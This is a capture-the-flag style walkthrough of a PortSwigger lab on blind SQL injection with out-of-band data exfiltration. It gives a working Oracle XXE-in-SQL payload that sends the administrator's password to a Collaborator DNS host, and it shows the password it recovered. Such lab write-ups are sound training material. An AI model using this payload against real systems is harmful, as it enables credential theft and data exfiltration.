Blind SQL injection with out-of-band data exfiltration
Blind SQL injection with out-of-band data exfiltration
Platform: PortSwigger | Category: SQL_injection | Type: Lab | Difficulty: N/A | OS: N/A | Author: XESXOR | Date: 2026-08-24 | Status: Solved Techniques: Web Security Academy, SQL_injection
Summary
Walkthrough of the PortSwigger Web Security Academy lab Blind SQL injection with out-of-band data exfiltration (SQL_injection). This lab demonstrates a sql_injection vulnerability and its exploitation to achieve the lab objectives.
Lab Overview
PortSwigger Web Security Academy — SQL_injection
This writeup is part of the XESXOR PortSwigger collection. The original lab description and solution have been preserved and reformatted for clarity.
Lab Description :
Solution :
Cheatsheet to exfiltrate data using OAST technique,

We don't know which db we are dealing with here, so we use each command to find which version od db it is & exfiltrate data.
Captured request look like this,

The query looks something like this ,
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>'
' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual
Open Collaborator client and copy the DNS server name to clipboard.

Use the payload
sql read-only • copy allowed' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password FROM users WHERE username='administrator')||'.lazmp4d5y0qtjw8xusp7kc4i0960up.oastify.com/"> %remote;]>'),'/l') FROM dual--
So the entire query which will be made will be like ,
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password FROM users WHERE username='administrator')||'.lazmp4d5y0qtjw8xusp7kc4i0960up.oastify.com/"> %remote;]>'),'/l') FROM dual--
Once we get a 200 OK response click Poll now and we get 4 DNS request which were made to our server.

Open one of the requests & we get the password of the user admin - 3eqpnz5t53o1en19b4qi

Now we can log in as administrator using the passwrod which we got,
Key Takeaways / Lessons
- Understanding SQL_injection detection and exploitation is crucial for web security.
- Always validate and sanitize user input; implement proper access controls.
- This lab is part of the PortSwigger Web Security Academy — practice in a safe, legal environment.
Crafted by XESXOR Research • 2026-08-24 • PortSwigger Web Security Academy • Lab: Blind SQL injection with out-of-band data exfiltration